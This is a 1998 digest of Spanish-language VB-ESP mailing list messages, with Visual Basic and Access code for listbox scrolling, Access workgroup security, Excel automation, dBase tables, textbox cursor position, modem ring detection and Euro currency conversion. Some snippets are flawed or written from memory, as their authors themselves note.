      aux = aux + MiTabla(i)+ CaracterSeparador
  next i
  MiBase!MiCampo = aux
```

Espero que te sirva.

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista VB-ESP y un resumen de los mensajes de la misma

Hacer un listbox con scroll horizontal

>El amigo programa en Visual Basic 3.0 y necesita colocar en un control
>ListBox, una barra deslizadora horizontal para desplazar el contenido
>del mismo. Si pudieran enviarme elgun ejemplo o solucion se los voy
>agradecer muchisimo.

Prueba con :

```
Declare Function SendMessage Lib "User" (ByVal hWnd As Integer, ByVal wMsg
As Integer, ByVal wParam As Integer, lParam As Any) As Long
```

Y enviar un mensaje al listbox :

```
dim i as integer,ancho As Integer
Const WM_USER = &H400
Const LB_SETHORIZONTALEXTENT = (WM_USER + 21)

ancho = ancho en pixels que quieres que tenga el listbox "virtual"
i = SendMessage(List1.hwnd, LB_SETHORIZONTALEXTENT, ancho, ByVal 0&)
```

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Propiedades RECORDSET

Bueno, no tengo mucha experiencia en el tema todavia, pero lo que podes hacer es usar los objetos Database y Tabledefs combinados para averiguar los datos de una tabla en especial.

Aca tenes un ejemplo bastante bueno que viene en la ayuda en linea, crea una tabla y un campo en una base de datos existente y despues revisa los valores de las propiedades:

```
Function EnumerarTableDef () As Integer

Dim MiBasedatos As Database
Dim MiTableDef As TableDef
Dim MiField As Field
Dim I As Integer
Set MiBasedatos = Workspaces(0).OpenDatabase("MiBD.MDB")
Set MiTableDef = MiBasedatos.CreateTableDef("MiTabla")
Set MiField = MiTableDef.CreateField("MiField", dbDate)
MiTableDef.Fields.Append MiField
MiBasedatos.TableDefs.Append MiTableDef
' Obtiene el nombre de la base de datos.
Debug.Print "Nombre de la base de datos: "; MiBasedatos.Name

' Enumera todos los campos de MiTableDef.
 Debug.Print "TableDef: Nombre; Field: Nombre"

For I = 0 To MiTableDef.Fields.Count - 1
  Debug.Print " "; MiTableDef.Name;
  Debug.Print "; "; MiTableDef.Fields(I).Name
 Next I
 Debug.Print
' Enumera todos los índices de MiTableDef.
 Debug.Print "TableDef: Nombre; Index: Nombre"
 For I = 0 To MiTableDef.Indexes.Count - 1
  Debug.Print " "; MiTableDef.Name;
  Debug.Print "; "; MiTableDef.Indexes(I).Name
 Next I
 Debug.Print
' Enumera las propiedades incorporadas de MiTableDef.
 Debug.Print "MiTableDef.Name: "; MiTableDef.Name
 Debug.Print "MiTableDef.Attributes: "; MiTableDef.Attributes
 Debug.Print "MiTableDef.Connect: "; MiTableDef.Connect

Debug.Print "MiTableDef.DateCreated: "; MiTableDef.DateCreated
 Debug.Print "MiTableDef.LastUpdated: "; MiTableDef.LastUpdated
 Debug.Print "MiTableDef.RecordCount: "; MiTableDef.RecordCount
 Debug.Print "MiTableDef.SourceTableName: "; MiTableDef.SourceTableName
 Debug.Print "MiTableDef.Updatable: "; MiTableDef.Updatable
 Debug.Print "MiTableDef.ValidationRule: "; MiTableDef.ValidationRule
 Debug.Print "MiTableDef.ValidationText: "; MiTableDef.ValidationText
 EnumerarTableDef = True
End Function
```

Cambiando los nombres solo en las tres lineas SET (en la parte que esta entre comillas) que hay al principio, lo podes pegar en un form en tu

proyecto para ver como funciona. Tenes que usar un nombre de base de datos existente, pero inventas una tabla y un campo.

Espero que te haya servido.

Saludos

Javier

Seguridad en Access *(5 mensajes)*

Para diseñar la seguridad en la base de datos, yo hago lo siguiente:

1) Ejecuto el administrador de grupos de Access, y ahí creo un fichero mda, el cual convierto en el grupo de trabajo activo (es decir, no uso el system.mda o mdw).

2) Abro Access y creo la base de datos. Todo el proceso lo vamos a realizar en Acces. En
este momento, el usuario es Admin, y la contraseña "". Crea un usuario (que será el propietario de la base de datos) con derechos de administración (vamos a poner Marko), y
la contraseña la que tú quieras. Cierra Access y vuélvelo a abrir. Te preguntará el nombre
de usuario y contraseña, y le introduces los últimos que hemos visto. Vuelve a abrir la
base de datos. Como Marko es administrador, puede convertirse en el propietario de la base
de datos. Haz esto con el menú correspondiente (no te lo sé decir de memoria). A continuación le quitas al usuario Admin los permisos de administración. Tú veras si le
quitas el derecho de escritura y/o lectura. Asegúrate de que no hay tablas o consultas
cuyo propietario sea Admin, en cuyo caso los cambias para que el propietario sea Marko. En
este momento, ya tienes la estructura necesaria para crear los usuarios y grupos para
acceder a la base de datos. Créalos (esto te lo tienes que "currar" tú) y pon los permisos
correspondientes.

3) Si ya tenías creada la base de datos pero siendo propietario Admin, entonces importa
las tablas y demás de la otra base de datos ya con Marko como propietario y usuario actual, y entonces será éste el propietario de las tablas importadas.

Si no estaba creada la base de datos, crea las tablas, consultas, etc. de la base de datos
(esto lo puedes hacer en cualquier momento a partir de que Marko es administrador y usuario actual) e introduce los datos iniciales que puedan ser necesarios.

En este momento, y suponiendo que esté el diseño bien hecho, hemos terminado con Access.
Cuando cierres Access, ten en cuenta que sigue estando activo el grupo de trabajo mda que
hemos creado, por lo que si tienes que abrir Access con otra base de datos, tienes que
ejecutar el administrador de grupos de trabajo y unirte al grupo que corresponda.

4) Ahora ya vamos a VB. En circunstancias normales, no será necesario que utilices más de
un Workspace. Ten en cuenta que en cada máquina, el Workspace es local, por lo que sólo
hará falta un workspace en cada máquina, aunque haya 100 usuarios accediendo al mismo
tiempo a la base de datos. Sólo podría esto no ser así si usas un servidor OLE que

se
encargue de crear un Workspace por cada usuario que acceda a la base de datos, con lo que
tendrías un servidor OLE con n usuarios, pero sólo uno en cada máquina local.

En resumen, sólo necesitas crear un objeto workspace si tienes que gestionar varios usuarios al mismo tiempo y con distintas contraseñas. De todas maneras, Microsoft no
recomienda añadir los distintos Workspace a la colección (es decir, no usar el método
Append) para tener una fiabilidad total, ya que si se añaden a la colección, las contraseñas pueden ser vistas por otros programas. Para acceder a los workspaces, hazlo
mediante el nombre -WK("Usuario")-.

Y con esto ya está hecho el esqueleto de tu aplicación. La versión 2 de Access soporta
perfectamente la implementación de la seguridad. Lo único que resta saber es qué versión
de VB vas a usar para acceder a la base de datos, ya que no es lo mismo en 16 bits que en
32 cuando hay seguridad de por medio.

Espero haberte aclarado un poco más las cosas. Un saludo.

> Guillermo:
>
> Los pasos que me mandaste para colocar la clave funcionaron
> perfectamente, te pido por favor si podes contarme la otra parte como
> trabajar con el visual basic.
>
> Desde ya muchisimas gracias.

Te aseguro que soy el primer sorprendido de que todo haya salido bien...
Ahi te va la segunda parte:

1 Creas un archivo de texto TuAplicación.ini que lo colocas en el
directorio donde va a funcionar tu programa cuando lo instalas, que diga:

```
[Options]
SystemDB=C:\TuAplicación\system.mda
```

2 Colocas en la misma oportunidad y el mismo directorio el system.mda que
guardas como el que tiene el password.

3 No declares en tu DataControl la Base de Datos y RecordSouce en las
propiedades sino por código:

```
DBEngine.IniPath = "C:\TuAplicación\TuAplicación.INI"
DBEngine.DefaultUser = "TuNombreDeUsuario"
DBEngine.DefaultPassword = "TuPassword"
data1.DatabaseName = "C:\TuAplicación\TuAplicación.mdb"
data1.Recordsource = "LoQueCorresponda"
```

4 Si el astuto que quiere los datos trata de abrirla, usará el system que tenga instalado, o sea que no podra leer ni modificar nada.
5 Si el astuto es muy astuto intentará usar el system que vea en el directorio de TuAplicación, en ese caso tendrá que adivinar "TuNombreDeUsuario" y "TuPassword"

Alberto:
1 Copias la .mdb en otro lado (por si las moscas)
2 Copias el archivo System.mda que esta en C:\access en el mismo lugar
3 Entras en access abres tu base de datos y vas al menu seguridad -> usuarios -> nuevo
4 Elijes el nombre que te parezca y una contraseña
5 Aunque no lo sepas, ingresaste al programa como Administrador sin contraseña. Te vas al menu seguridad ->cambiar contraseña y le asignas una al Administrador.
6 La proxima vez que arranques Access te va a pedir el nombre y contraseña. Le pones el primer nombre que elijiste y la correspondiente contraseña.
7 Vas al menu seguridad -> autorizaciones y le sacas una por una todas las autorizaciones del Administrador y los usuarios que hayan en todos los objetos de la base de datos (listar grupos y usuarios). Obviamente le das autorizaciones a tu nombre.
8 Notarás, ahora un diferencia de tamaño en el system.mda que tienes ahora en el direcctorio de Access. Copialo en un directorio que diga que es el system con password.
9 Copias el primer system que habias guardado en C:\Access. Cuando arranques nuevamente tu base de datos, no te pedira nombre de usuario, pero si todo salio bien, tampoco de dejará ver las tablas
10 Identifica y guarda muy bien los dos system, el que funciona con password y el que no, en todo momento. Y copia el que corresponda cada vez que quieras hacer una modificacion o prueba. Si no me equivoco por mucho, estas pruebas te demoraran unas cuantas horas de trabajo. En la proxima te cuento como usar esa mdb desde VB4.

Guillermo Sieder
Bahia Blanca

Rosenberg, Alberto Alejandro escribió:
>
> Guillermo:
>
> Los pasos que me mandaste para colocar la clave funcionaron
> perfectamente, te pido por favor si podes contarme la otra parte como
> trabajar con el visual basic.
>

No soy Guillermo, pero yo le haría algún retoque al método propuesto por él, y te lo digo
a ti porque eres el interesado (después tú adoptarás la solución que mejor te parezca).

El pasado día 27 expliqué el sistema que creo yo que es mejor para configurar una

base de
datos con seguridad, y como es bastante extenso, supongo que tendrás por ahí el mensaje
(si no, házmelo saber). Así que en principio te remito a ese mensaje antes de seguir
leyendo.

Una vez leído, verás que la diferencia estriba en el lío que te puedes armar teniendo dos
system.mda en dos directorios distintos (además con el mismo nombre). Y si además le
añades el tamaño, que tienes que saber cuál es cada uno para luego copiar uno u otro...
Personalmente creo que es mejor "partir de cero" y crear un fichero mda nuevo, que esté en
el directorio de la aplicación, y que no se llame system, sino de
otra manera. Y a partir de ahí, en todo caso, usar el administrador de grupos de Access
para usar el mda
correspondiente.

Y para usarla en VB:

- En un módulo .bas:

```
#If Win16 then
    Public Declare Function WritePrivateProfileString Lib "kernel"
_
       (ByVal lpApplicationName As String, _
        ByVal lpKeyName As String, _
        ByVal lpString As String, _
        ByVal lplFileName As String) As Integer
#End If

Public WK as Workspace
Public BD as Database
```

- Para inicializar el motor Jet (ten en cuenta que el objeto DBEngine sólo se puede inicializar una vez):

```
Dim Fichmda as string
Fichmda= "C:\MiApp\Fichero.mda"

#If Win16 then
    Dim FichIni as String
    FichIni = "C:\MiApp\Fichero.INI" 'Ojo, es un fichero ini
    WritePrivateProfileString "Options", "SystemDB", FichIni, FichIni
    DBEngine.IniPath = FichIni
    WritePrivateProfileString "Options", "SystemDB", Fichmda, FichIni
    DBEngine.DefaultUser = "Usuario" 'El que tenga los permisos de administración
    DBEngine.DefaultPassword = "Contraseña" 'La contraseña
#Else
    DBEngine.SystemDB = Fichmda
    DBEngine.IniPath = Fichmda
#End If
```

Creo que puedes usar SaveSetting en vez de WritePrivateProfileString, pero tiene la limitación de que el fichero .ini tiene que estar en el directorio Windows, mientras que
de esta manera puede estar en cualquier directorio.

- Para usar un usuario:

```
Set WK = CreateWorkspace("MiWK", Usuario, Contraseña) 'Pon los strings correspondientes
Set BD = WK.OpenDatabase("MiBase", False, False)
```

Microsoft aconseja que para mayor seguridad, no se añada el workspace a la colección
workspaces, por lo que no hagas posteriormente un Append.

Y eso es todo. Espero que puedas desarrollar tu programa. Un saludo.

Luis Borello escribió:
>
> > -----Mensaje original-----
> > De: Luis Videla
> > Enviado el: miércoles 11 de febrero de 1998 9:26
> > Para: Luis Borello
> > Asunto: para la lista VB
> >
> >
> > Estoy desarrollando un pequeño sistema donde la Base de Datos
> > esta hecha con Access y la aplicaciones clientes con VB5, el problema
> > es que tengo que implementar una estructura se seguridad (pequeña
> > también, son solo 4 o 5 usuarios), y quisiera saber si alguno ha hecho
> > algo parecido.
> > Si creo Grupos y Usuarios desde Access, ¿Cómo me logeo desde el VB?
> > Probé hacerlo pero cuando le paso el usuario y las password en el
> > CreateWorkspace me da error, y solo me permite hacerlo con el usuario
> > Admin.
> >
> > Desde ya agradezco toda respuesta.
> >
> > Luis Videla
> >
> >

Primero hay que inicializar el objeto DBEngine (una sola vez en la aplicación):

```
DBEngine.SystemDB = "C:\RutaFicheroMda\Ficheromda.mda" ' o .mdw
DBEngine.IniPath = Lo mismo que SystemDB
DBEngine.DefaultUser = "El propietario de la base de datos"
DBEngine.DefaultPassword = "Su contraseña"
```

Y luego ya el Login

```
Set WK = DBEngine.CreateWorkspace("MiWK", Usuario, Contraseña)
```

Espero que con esto puedas resolver tu problema. Un saludo.

Conectarme con excel desde VB

Hola, Carlos.

No sé qué te ocurre pero te adjunto un Formulario que sí funciona para que
lo tomes como ejemplo.

Saludos.
ORZO, <orzo@orzo.com>

De: Carlos R. Zuliani <czuliani@sme.dataco30.com.ar>
A: vb-esp@ccc.uba.ar
Asunto: (VB-ESP) Conectarme con excel desde VB
Fecha: viernes 30 de enero de 1998 19:25

Hola amigos listeros:

Quiero conectar una aplicación VB con una planilla Excel
pero me da el error Número 91
Adjunto el código que copie de un ejemplo.
Agradezco desde ya las colaboraciones al respecto

```
Private Sub OLE1_Updated(Code As Integer)

  Dim MiHoja As Object

    Set MiHoja = GetObject(" ", excel.aplication)

    MiHoja.application.Visible = True

    MiHoja.application.Cells(2, 2) = 4000

    MiHoja.application.Cells(3, 2) = 5000

    Set MiHoja = Nothing

    MiHoja.application.PrintOut

    MiHoja.application.Quit

End Sub
```

Carlos R. Zuliani
Gàlvez - Argentina
---

frmoleexcel.frm oleexcel.vbp

Resumen

Crear tabla en formato dBase *(2 mensajes)*

Para Visual Basic 3 Pro

Creas un directorio para las tablas (por ejemplo c:\xx)

```
Dim db As Database
Dim t As New TableDef
Dim f As New Field
Set db = OpenDatabase("C:\xx", False, False, "dBase III;")
t.Name = "tabla1"
f.Name = "CAMPO"
f.Size = 10
f.Type = 10 'texto
t.Fields.Append f
db.TableDefs.Append t
db.Close
```

Magin escribió como respuesta a al asunto:

>Con el DAO puedes abrir distintos tipos de Bases de Datos, pero sólamente
>puedes crear bases de datos del tipo MDB.

La cosa no es así.
Para crear una Base de Datos para tablas con formato .DBF se hace así (no lo probé):

```
    MkDir
```

y para crear las tablas va el ejemplo:

```
    Dim db As Database
    Dim t As TableDef
    Dim f As Field
    Set db = OpenDatabase("C:\TMP", False, False, "dBase III;")
    Set t = db.CreateTableDef("TABLA.DBF")
    Set f = t.CreateField("CAMPO", dbText, 10)
    t.Fields.Append f
    db.TableDefs.Append t
    db.Close
```

---

e-mail <peky@satlink.com>

Detectar la posición del cursor

Saludos a todos
dias atras mande un mensaje en el que pedia informacion sobre como podia obtener informacion la fila y la columna de la situacion del cursor sobre un control text box. Bien, pues despues de romperme el coco, hice este codigo, que mando por si a alguien le sirve. Aunque tiene un fallo que luego planteo:

```
--------------------------------------------------------------------------------
----

'Declaración del API de 32 bits definido en un modulo
Declare Function SendMessage Lib "User32" Alias "SendMessageA" (ByVal hwnd
As Long, ByVal wMsg As Long, _
ByVal wParam As Long, lParam As Long) As Long

--------------------------------------------------------------------------------
----


Private Sub Text1_KeyUp(KeyCode As Integer, Shift As Integer)
Dim cont As Integer
Dim aux As Integer
Dim col As Integer
Dim totallineas As Integer
Dim lineaactual As Integer
Dim x As Integer
Dim l1, l2 As Integer

Const WM_USER = 1024
Const EM_GETLINECOUNT = WM_USER + 10
Const EM_LINEFROMCHAR = WM_USER + 25
Const EM_LINEINDEX = &HBB 'Posición del primer caracter de la fila
actual
Const EM_LINELENGTH = &HC1 'Longitud de una fila
totallineas = SendMessage(Text1.hwnd, EM_GETLINECOUNT, 0, 0&)
lineaactual = SendMessage(Text1.hwnd, EM_LINEFROMCHAR, -1, 0&) + 1 'contiene
la fila actual

For x = 0 To lineaactual - 2 'este -for- sirve para contar los caracteres
desde el principio, hasta la linea anterior donde esta situado el cursor
    l1 = SendMessage(Text1.hwnd, EM_LINEINDEX, x, 0&) + 1
    l2 = SendMessage(Text1.hwnd, EM_LINELENGTH, l1, 0&)
    cont = cont + l2
Next
 aux = Text1.SelStart - ((lineaactual - 1) * 2)

col = (aux - cont) + 1 'contiene la diferencia entre el total de caracteres
hasta el cursor y el total de caracteres hasta la linea anterior, quedando
los caracteres que hay en la fila actual, hasta el cursor.

Text2.Text = "fil " & lineaactual & " / " & "col " & col 'linea que muestra
la fila y la columna
End Sub
```

Bien, pues mi problema ahora está el la tecla . Cuando la pulso no cuenta los caracteres que ha avanzado, y lo que se me ocurre es desactivarla, ¿pero como?
mi pregunta es ¿como puedo hacer que la tecla no funcione sobre un text box?
gracias a todos y perdon por la extension
(espero que el codigo sirva de algo a alguien (además de a mi))
synetic@infase.es

Detectar llamadas entrantes *(3 mensajes)*

El lunes pasado tuve la necesidad de hacer exáctamente lo que pides.
Lo logré, pero no estoy conforme con la forma.

Te cuento:

Hay 2 maneras de detectar el ring del teléfono:
1- Usando TAPI (Telephone Aplication Program Interface).
2- Usando el control MSCOMM para trabajar con el modem.

En el primer caso no pude avanzar demasiado porque todavía no entiendo bien como funciona sobre todo el tema de los CallBacks.

En el segundo caso parece bastante fácil, se abre el puerto que está conectado con el modem y en el evento OnComm se espera que la propiedad CommEvent del objeto MSCOMM venga con el valor comEvRing, pero en mi caso (U.S. Robotics 33.600 interno) este evento no se produce nunca.
Busqué la solución de otra manera verificando qué eventos se producen al recibir una llamada y el único evento que se producía era comEvReceive. Entonces me fijé en qué caracteres venían por el puerto y me encontré con que decía RING cada vez que sonaba el teléfono. La solución entonces fue detectar la entrada de la palabra RING por el puerto de comunicaciones que tienen conectado el modem.

Específicamente debes poner la propiedad RThreshold = 1 para que el evento OnComm se ejecute cada vez que recibes 1 caracter e ir procesándolo. El puerto debe estar abierto durante todo el tiempo de ejecución del programa.

Las desventajas de este método son:
1- Probablemente no funcione con cualquier modem
2- Al tener abierto el puerto todo el tiempo no puedes usar otro programa.

Usando TAPI estas ventajas desaparecerían.

Te cuento que necesité hacer un programa con estas características ya que pusimos una línea 0-800 (que atiendo personalmente) y necesito registrar todas las llamadas que ingresan. Pero como hago otras cosas, y no estoy pendiente del teléfono, quería que el programa de registro apareciera automáticamente al momento de recibir una llamada y que el levantar el tubo ya estuviera disponible un registro indicando la fecha y hora de la llamada, listo para registrar los resultados. Lo tengo funcionando desde el martes.

Me gustaría que me contaras cual es tu proyecto.

Peky.
---
e-mail <peky@satlink.com>

-----Original Message-----
De: Pere Fortea <pfnredes@redestb.es>
Para: vb <vb-esp@ccc.uba.ar>
Fecha: Miércoles 28 de Enero de 1998 17:46
Asunto: (VB-ESP) Modem llamadas entrantes HELP

> Hola amigos de la lista.
>
> Estoy creando una aplicación y me gustaría que cuando mi aplicación
> detectara dos RINGS telefónicos me avisase (tipo cuando el Fax está
activo).
>
> Agradecería cualquier ejemplo o consejo gracias a todos.
>
> Pere
>
>
>

At 21:46 28/01/98 +0100, Pere Fortea wrote:
>Hola amigos de la lista.

HOLA

>Estoy creando una aplicación y me gustaría que cuando mi aplicación
>detectara dos RINGS telefónicos me avisase (tipo cuando el Fax está activo).
>
>Agradecería cualquier ejemplo o consejo gracias a todos.
>
>Pere
>
>
RESPUESTA A TU PROBLEMA

Puedes tener dos tipos de módem. Puede ser, aunque no es lo normal, que te envíe por un hilo de la conexión RS-232 la señal RING (Patilla 22 del conector SubD-25. El SubD-9 ni la trae, pues ya te digo YA no es normal). Como va a la lista analizo esta posibilidad para generalizar la solución.

Pones un MSComm (con Name = MSComm1) y en su procedimiento OnComm analizas si el CommEvent se ha producido por efecto de la señal Ring

```
Private Sub MSComm1_OnComm()
Static contador As Integer

If MSComm1.CommEvent = comEvRing Then
contador = contador + 1
End If

If contador = 2 Then
contador = 0 'lo dejas preparado para la próxima llamada
' AKI tu código. El mío pone en la etiqueta Label3 "HAN SONADO 2 TIMBRAZOS"
Label3.Caption = "HAN SONADO 2 TIMBRAZOS"
End If

End Sub
```

Sin embargo no es normal en un módem moderno que exista esa patilla, por lo que para avisar que está recibiendo el timbre, envía por la entrada de datos (RxD, pin 2 si es SubD-9, 3 si es SubD-25) una cadena de caracteres. Lo normal y programado de fábrica para esa cadena es RING. Pero cuidado, se

puede cambiar con la programación del Módem. Supongamos que no se ha cambiado y es RING. Esta cadena la envía el módem justo en el momento en que deja de tocar el timbre.

Haz lo mismo, mete un MSComm de nombre MSComm1 y pon en su procedimiento OnComm el siguiente código:

```
---
Dim entrada As String
Dim I As Integer
Dim A As String

'Analizas si el que ha producido el evento OnComm es la recepción de
caracteres
If MSComm1.CommEvent = comEvReceive Then

entrada = MSComm1.Input

 'como el MSComm te puede enviarr mas de un caracter de un golpe, destripas
'la cadena que te envía para anlizarla letra a letra

    For I = 1 To Len(entrada)
    A = Mid(entrada, I, 1)
'aqui eliminas CRs, LFs, espacios y otros posibles caracteres de control
        If Asc(A) > 32 Then
        salida = salida & A
        End If
    Next I

'salida es una variable que irá engordando según se vayan recibiendo
caracteres
'para evitarlo, y dado que solamente necesitas dos timbrazos, nos quedamos
'con los 8 caracteres que tiene a la derecha

salida = Right(salida, 8)
If UCase(salida) = "RINGRING" Then
Label3.Caption = "HAN SONADO DOS TIMBRAZOS"
' AKI netes el código que a tí te interese
End If

End If

End Sub
------
```

Probado. Funciona.

Perdonad que me haya extendido

Saludos desde San Sebastian de los Reyes (Madrid)

Luis Suárez

Te envío esta pequeña aplicación. He tenido que hacersela para un par de colegas
que no sé que les pasa que no les funcionó. Yo empleo esta forma de detectar el RING en varias aplicaciones y nunca he tenido problemas con ningín tipo de módem (Detecto la palabra RING.)

Espero que te sirva

Saludos
Luis Suárez

```
VERSION 4.00
Begin VB.Form Form1
   Caption = "Detector de Rings telefónicos"
   ClientHeight = 3105
   ClientLeft = 2025
   ClientTop = 2040
   ClientWidth = 6105
   Height = 3510
   Left = 1965
   LinkTopic = "Form1"
   ScaleHeight = 3105
   ScaleWidth = 6105
   Top = 1695
   Width = 6225
   Begin VB.CheckBox Check1
      Caption = "Detección de linea RING (Patilla 22)"
      Height = 255
      Left = 120
      TabIndex = 6
      Top = 2040
      Width = 2895
   End
   Begin VB.TextBox tbPuerto
      BeginProperty Font {0BE35203-8F91-11CE-9DE3-00AA004BB851}
         Name = "MS Sans Serif"
         Size = 12
         Charset = 0
         Weight = 400
         Underline = 0 'False
         Italic = 0 'False
         Strikethrough = 0 'False
      EndProperty
      Height = 420
      Left = 1560
      TabIndex = 5
      Text = "2"
      Top = 120
      Width = 255
   End
   Begin VB.TextBox Text1
      Height = 1815
      Left = 3600
      MultiLine = -1 'True
      TabIndex = 4
      Top = 1080
      Width = 2415
   End
   Begin VB.CommandButton cmdbABRIR
      Caption = "ABRIR PUERTO"
      Height = 495
      Left = 120
      TabIndex = 3
      Top = 960
```

```
      Width = 1695
   End
   Begin VB.Label Label6
      Caption = "Para que funcione, el puerto debe estar abierto"
      Height = 255
      Left = 120
      TabIndex = 9
      Top = 600
      Width = 3495
   End
   Begin VB.Label Label5
      Caption = "Ejemplo realizado para vb-esp@ccc.uba.ar por lsuarez@iies.es Enero
1998"
      Height = 495
      Left = 120
      TabIndex = 8
      Top = 2400
      Width = 3135
   End
   Begin VB.Label Label1
      Caption = "Caracteres recibidos"
      Height = 255
      Left = 3600
      TabIndex = 7
      Top = 840
      Width = 1575
   End
   Begin VB.Label Label4
      Caption = "Modem en ComX"
      Height = 255
      Left = 120
      TabIndex = 2
      Top = 120
      Width = 1335
   End
   Begin VB.Label Label3
      Caption = "Label3"
      Height = 255
      Left = 120
      TabIndex = 1
      Top = 1680
      Width = 2775
   End
   Begin VB.Label Label2
      Caption = "(Poner aqui el puerto adecuado)"
      Height = 255
      Left = 2040
      TabIndex = 0
      Top = 120
      Width = 2415
   End
   Begin MSCommLib.MSComm MSComm1
      Left = 5520
      Top = 120
      _ExtentX = 1005
      _ExtentY = 1005
      _Version = 327680
```

```
      CommPort = 2
      DTREnable = -1 'True
      RThreshold = 1
      RTSEnable = -1 'True
   End
End
Attribute VB_Name = "Form1"
Attribute VB_Creatable = False
Attribute VB_Exposed = False
Option Explicit

Private Sub cmdbABRIR_Click()
'LO PRIMERO ABRIR EL PUERTO

'tomamos el número del puerto deste tbPuerto
MSComm1.CommPort = Val(tbPuerto.Text)
'abrimos el puerto
MSComm1.PortOpen = True
'la siguiente instrucción no es necesaria
'La pongo solamente para que salga el OK que significa que
'el modem se entiende con el PC
MSComm1.Output = "AT" & Chr(13)
End Sub




Private Sub Form_Load()

End Sub

Private Sub MSComm1_OnComm()

'En esta parte realiza la detección mediante los datos que recibe
'por la entrada serie (Dos veces la palabra RING)

If Check1.Value = False Then

    Static salida As String
    Dim entrada As String
    Dim I As Integer
    Dim A As String

    If MSComm1.CommEvent = comEvReceive Then

    entrada = MSComm1.Input
        For I = 1 To Len(entrada)
        A = Mid(entrada, I, 1)
'la siguiente instrucción escribe lo que recibes del puerto serie en
'el text box Text1

        Text1 = Text1 & A

            If Asc(A) > 32 Then
            salida = salida & A
            End If
        Next I
```

```
    salida = Right(salida, 8)
    If UCase(salida) = "RINGRING" Then
    Label3.Caption = "HAN SONADO DOS TIMBRAZOS"
    End If

    End If

Else

'Aqui el código para recibirlo por la línea RING (Pin 22 del puerto
'si es de 25 pines. Si es de 9 ni lo intentes porque no tiene

Static contador As Integer

If MSComm1.CommEvent = comEvRing Then
contador = contador + 1
End If

If contador = 2 Then
contador = 0 'lo dejas preparado para la próxima llamada
' AKI tu código. El mío pone en la etiqueta Label3 "HAN SONADO 2 TIMBRAZOS"
Label3.Caption = "HAN SONADO 2 TIMBRAZOS"
End If



End If

End Sub


Private Sub Text2_Change()

End Sub


Form=ring1.frm
Reference=*\G{BEF6E001-A874-101A-8BBA-
00AA00300CAB}#2.0#0#C:\WINDOWS\SYSTEM\OLEPRO32.DLL#Standard OLE Types
Reference=*\G{00025E01-0000-0000-C000-000000000046}#3.0#0#C:\ARCHIVOS DE
PROGRAMA\ARCHIVOS COMUNES\MICROSOC:\ARCHIVOS DE PROGRAMA\A#Microsoft DAO 3.0 Object
Library
Object={648A5603-2C6E-101B-82B6-000000000014}#1.1#0; MSCOMM32.OCX
ProjWinSize=149,382,225,174
ProjWinShow=0
IconForm="Form1"
HelpFile=""
Name="Proyect1"
HelpContextID="0"
StartMode=0
VersionCompatible32="0"
MajorVer=1
MinorVer=0
RevisionVer=0
AutoIncrementVer=0
ServerSupportFiles=0
VersionCompanyName="MINISTERIO DE ASUNTOS EXTERIORES"
```

El Euro y Modificaciones de programas. *(2 mensajes)*

> Hola, llevo algunos meses en la lista, y he sufrido algunos problemas
> con la lista, con lo que he perdido algunos documentos.

Y yo también.
Habrá que fastidiarse.

> Tengo algunos mails a cerca del Euro de lo que teniamos que hacer para
> modificar nuestros programa, pero no se por que perdi los mails en los
> que venia explicando mas o menos el cambio y como podiamos solucionarlo,
> con lo que agradeceria a cuaquiera que llegara a una buena conclusion de
> lo que se tenia que hacer y las tablas que lei que se tenian que crear
> para hacerlo, asi como de funciones para el tratamiento de estas, si es
> que alguien tiene algunas.

Yo pongo en práctica dos directivas :

A) Los tipos de datos que contengan unidades y monedas, con decimales.
Siempre uso el tipo de dato CURRENCY.

B) Tú puedes llevar los datos de tu empresa o en pesetas o en euros, pero nunca en ambos. En cualquier caso, no te basta con suponer que tu cliente llevará SU contabilidad o SU facturación en una moneda o en otra, porque, ¿qué ocurre si tu cliente lleva su empresa en pesetas, pero uno de sus clientes quiere que se le facture en Euros? Es decir, tu aplicación debe estar preparada para sacar todo tipo de documentos en ambas monedas. Yo particularmente añado un Option Button en el formulario de clientes y puede escogerse en qué moneda facturar (pesetas o euros). Si hay más de dos, hazlo con un combobox. Esto implica, claro, que tengas una tabla donde guardes todas las monedas que pueden utilizarse en tu aplicación con los cambios de moneda pertinentes.

Por muchas más vueltas que le he dado, no encuentro útil realizar más cambios en mis aplicaciones.
Si a alguien se le ocurre algo más, que me lo haga saber, por favor.

> Estaria muy agradecido ya que empiezo un nuevo programa de Facturacion
> y quiero preveer esos cambios.

Bien, la previsión es la única vacuna mínimamente eficaz contra las leyes de Murphy.

> Otro problema es que yo al empezar a programar use LONG para los datos
> de monedas (la ignorancia es atrevida) y quiero saber un poco como
> podria hacer para modificar mi programa de forma que pase al tipo
> CURRENCY. Yo he pensado crear la tabla con los tipos CURRENCY, y
> mediante un programa auxiliar pasar todos los datos la la nueva, y eso
> si revisar la programacion.

Es lo mejor.
Creo incluso que puedes utilizar una instrucción SQL del tipo ' ALTER TABLE .. ' en el método Execute de una base de datos ...

```
MiMDB.Execute "ALTER TABLE ..."
```

para cambiar el tipo de datos de un campo de una tabla; aunque creo que

tiene el grave problema de la destrucción de los datos.
Sin embargo, puedes utilizarlo para añadir en la misma tabla otro campo de tipo CURRENCY y traspasar los datos, en el mismo proceso, al campo nuevo, eliminando el viejo después.
Es decir ...

```
' Añado el campo a la tabla.
MiMDB.Execute "ALTER TABLE Tabla ADD NuevoCampo CURRENCY"
' Traspaso todos los datos de un campo a otro.
MiMDB.Execute "UPDATE FROM Tabla SET NuevoCampo=ccur(ViejoCampo)"
' Eliminación del campo inútil (Revisa la instrucción que esta la escribo de memoria)
MiMDB.Execute "ALTER TABLE Tabla DEL ViejoCampo"
```

Y ya está.
Deberías tener la precaución, claro, de hacer previamente una copia de seguridad de la base de datos.
Por si acaso...

Respecto de hacerlo sin revisar la programación... bueno, un poco arriesgado.
Tú mismo.

Hasta luego.
ORZO, <orzo@orzo.com>

Hola Aníbal:

Reproduzco dos mensajes que tenía guardados respecto a las modificaciones de programas para la implementación del Euro.

Aquí va el primero de Mario Meríngolo (mariom@unitech.com.ar)

Te cuento que en argentina (y en toda sudamerica), luego de multiples procesos inflacionarios e hiperinflacionarios, se hizo obligacion el uso de multiples monedas en los sistemas. Tanto para el manejo de moneda extranjera como local.

Un modelo de datos basico que se deberia aplicar es el que sigue

mon (monedas) - id, descrip
mon_tca (tipos de cambio) - id, descrip
